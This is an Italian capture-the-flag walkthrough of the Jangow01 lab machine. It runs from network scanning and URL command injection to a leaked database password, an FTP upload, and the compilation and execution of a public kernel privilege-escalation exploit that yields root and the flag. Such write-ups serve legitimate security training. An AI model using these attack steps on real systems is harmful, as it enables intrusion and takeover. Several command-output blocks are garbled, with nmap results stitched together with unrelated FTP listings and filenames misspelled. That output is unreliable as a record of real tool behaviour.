



# HACKING BLACKBOX - JANGOW01

The background of the page is a grayscale landscape photograph showing a dense forest of tall evergreen trees in the foreground and middle ground, with misty, layered mountain peaks in the background under a cloudy sky.

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# GRAYSCALE

A free, responsive, one page Bootstrap theme  
created by Start Bootstrap.

GET STARTED

01



# JANGOW01

JANGOW 01  
REDE: 192.168.50.158

jangow01 log in: \_

**Il nostro obiettivo è studiare a fondo la macchina per scoprirne tutti i segreti ed effettuare tutti gli attacchi necessari per diventare root.**



# SCANSIONE DELLE PORTE

```
(kali㉿kali)-[~]
$ sudo arp-scan 192.168.50.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d2:26:79, IPv4: 192.168.50.152
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.50.1 08:00:27:bc:4d:17 (Unknown)
192.168.50.158 08:00:27:95:b9:91 (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.145 seconds (119.35 hosts/sec). 2 responded
```

Abbiamo poi effettuato un port scanning con il servizio nmap. Sono risultate aperte la porta 21 FTP e la porta 80 HTTP

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 01:22 EDT
Nmap scan report for 192.168.50.158
Host is up (0.026s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.18
Service Info: Host: 127.0.0.1; OS: Unix


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.39 seconds
```

Abbiamo inizialmente effettuato un arp-scan al fine di individuare la macchina target e vedere se la stessa è situata all'interno del nostro network.


```
(kali㉿kali)-[~]
$ nmap --script vuln 192.168.50.158
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 05:13 EDT
Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.52% done; ETC: 05:14 (0:00:00 remaining)
Nmap scan report for 192.168.50.158
Host is up (0.0036s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp    to transfer files.
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-slowloris-check: slowloris listing.
|_VULNERABLE: 0           0          4096 Oct 31 2021 html
|_26 Slowloris DOS attack
|_tp> State: LIKELY VULNERABLE
|_50 IDs: 0 CVE:CVE-2007-6750
|_tp> ls Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.
|_twxix-xr-x 8 0          0          4096 Jun 10 2021 cache
|_twxiw  Disclosure date: 2009-09-17 4096 Oct 03 04:47 crash
|_twxiw  References: 0          0          4096 Jun 10 2021 lib
|_twxiw  http://hackers.org/slowloris/ 4096 Apr 12 2016 local
|_twxiw  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750/lock
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-fileupload-exploiter: 4096 Jul 19 2016 mail
```


Abbiamo effettuato uno scan script al fine di incontrare vulnerabilità note della macchina.

# ACCESSO ALLA PAGINA HTTP



Tra le vulnerabilità individuate utilizziamo la porta 80 HTTP. Questo ci permette l'accesso alla pagina web all'interno della quale iniziamo a navigare.





Navigando nella pagina possiamo osservare come la url termini con "buscar=", questo ci permette di inserire comandi direttamente nella url stessa.

Muovendoci nella URL riusciamo a raggiungere la directory backup, all'interno della quale incontriamo username e password.

```
1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun  3 2021 assets
5 -rw-r--r-- 1 www-data www-data   35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun  3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10 total 16
11 drwxr-xr-x 3 root      root      4096 Oct 31 2021 .
12 drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
13 -rw-r--r-- 1 www-data www-data  336 Oct 31 2021 .backup
14 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
15 $servername = "localhost";
16 $database = "jangow01";
17 $username = "jangow01";
18 $password = "abygurl69"; ←
19 // Create connection
20 $conn = mysqli_connect($servername, $username, $password, $database);
21 // Check connection
22 if (!$conn) {
23     die("Connection failed: " . mysqli_connect_error());
24 }
25 echo "Connected successfully";
26 mysqli_close($conn);
27
28
```



**Una volta individuati user e password  
possiamo ottenere l'accesso alla macchina  
mediante l'altra porta aperta, la 21 FTP.**

# Navigando in ftp, in home incontriamo jangow01.

# Entriamo con cd jangow01.

**Una volta qui andiamo a caricare un exploit che ci permetterà di aprire una shell direttamente sulla macchina attaccata.**

**L'exploit caricato riguarda la vulnerabilità nota di Kali Linux riguardante il kernel.**

**Abbiamo individuato tale vulnerabilità su  
ExploitDatabase “Linux Kernel < 4.13.9  
(Ubuntu 16.04 / Fedora 27) - Local Privilege  
Escalation.”**

## Creiamo un file jangow1.c

```
└$ ftp 192.168.50.158
Connected to 192.168.50.158.
220 (vsFTPd 3.0.3)
Name (192.168.50.158:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

ftp> ls
drwxr-xr-x 3 www-data www-data 4096 Jun 10 2021 css
drwxr-xr-x 3 www-data www-data 4096 Jun 10 2021 index.html
drwxr-xr-x 3 www-data www-data 4096 Jun 10 2021 js
drwxr-xr-x 3 www-data www-data 4096 Jun 10 2021 wordpress
drwxr-xr-x 3 root root 4096 Oct 31 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 336 Oct 31 2021 .backup
drwxr-xr-x 3 www-data www-data 4096 Jun 10 2021 site

ftp> database = "jangow01";
229 Entering Extended Passive Mode (|||50368|)
150 Here comes the directory listing.
drwxr-xr-x 3 0 0 4096 Oct 31 2021 html
226 Directory send OK.

ftp> cd /home
250 Directory successfully changed.

ftp> ls
drwxr-xr-x 4 1000 1000 4096 Jun 10 2021 jangow01
226 Directory send OK.

ftp> cd jangow01
250 Directory successfully changed.

ftp> put jangow.c
local: jangow.c remote: jangow.c
229 Entering Extended Passive Mode (|||26144|)
150 Ok to send data.
100% [*****]
226 Transfer complete.
11827 bytes sent in 00:00 (3.22 MiB/s)

ftp> put jangow.c
local: jangow.c remote: jangow.c
229 Entering Extended Passive Mode (|||12301|)
150 Ok to send data.
100% [*****]
226 Transfer complete.
11827 bytes sent in 00:00 (3.22 MiB/s)
```

**Una volta caricato l'exploit ci rechiamo sulla VM ed effettuiamo l'accesso.**

```
JANGOW_01
REDE: 192.168.50.158

jangow01 login: jangow01
Password:
Last login: Thu Oct  3 03:45:04 BRT 2024 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$ _
```

```
jangow01@jangow01:~$ ls
.a.out  jangow1  jangow1.c  jangow2.c  user.txt
jangow01@jangow01:~$ ls -all
total 100
lrwxr-xr-x  4 jangow01 desafio02  4096 Out  3 11:09 .
lrwxr-xr-x  3 root    root      4096 Out 31  2021 ..
-rw-r--r--  1 jangow01 desafio02 18432 Out  3 10:37 a.out
-rw-----  1 jangow01 desafio02    566 Out  1 15:23 .bash_history
-rw-r--r--  1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r--  1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
lrwx----- 2 jangow01 desafio02  4096 Jun 10  2021 .cache
---x--x--x  1 jangow01 desafio02 18432 Out  3 11:09 jangow1
-rwx--x--x  1 jangow01 desafio02 11826 Out  3 05:46 jangow1.c
-rwx--x--x  1 jangow01 desafio02 11501 Out  3 07:02 jangow2.c
lrwxrwxr-x  2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r--  1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r--  1 jangow01 desafio02      0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--  1 jangow01 desafio02   33 Jun 10  2021 user.txt
jangow01@jangow01:~$ _
```

**Andiamo quindi a verificare che il file contenente il nostro exploit sia effettivamente presente all'interno della nostra macchina.**

**Troviamo infatti il file jangow1.c**

## A questo punto carichiamo l'exploit e lo facciamo partire.

```
compilation terminated.  
jangow01@jangow01:~$ gcc jangow1.c -o jangow1  
jangow01@jangow01:~$ chmod +x jangow1  
jangow01@jangow01:~$ ./jangow1  
[.]  
[.] t(---t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(---t)  
[.]  
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **  
[.]  
[*] creating bpf map  
[*] sneaking evil bpf past the verifier  
[*] creating socketpair()  
[*] attaching bpf backdoor to socket  
[*] skbuff => fffff880039ed7300  
[*] Leaking sock struct from fffff88003c8e0f00  
[*] Sock->sk_rcutimeo at offset 472  
[*] Cred structure at fffff880039eb9b40  
[*] UID from cred structure: 1000, matches the current: 1000  
[*] hammering cred structure at fffff880039eb9b40  
[*] credentials patched, launching shell...  
# whoami  
root  
# _
```

Avviando l'exploit abbiamo accesso ad una shell che ci permette di effettuare la scalata di privilegi.

**"gcc"** è un tool che compila il codice, lo collega con le dipendenze della libreria, e converte il codice in assembly e quindi prepara i file eseguibili.

**"chmod +x"** cambia i permessi di un file o di una directory di tutti i tipi di users; è utilizzato per aggiungere permessi di esecuzione ad un file in Linux.  
**chmod** sta per "change mode";  
"**+**" aggiunge permessi;  
**"x"** concede permessi di esecuzione.

```
root@jangow01:~# whoami  
root
```



**Una volta ottenuti i privilegi di root, navigando all'interno della macchina incontriamo il file proof.txt, facendo il cat dello stesso otteniamo una flag.**

root@jangow01:/home/tt

root@jangow01:~# ls

proof.tcx

```
[root@japgow01 ~]# cat proof.txt
```

```
da39a3ee5e6b4b0d3255bfef95601890afd80709  
root@jangow01:~#
```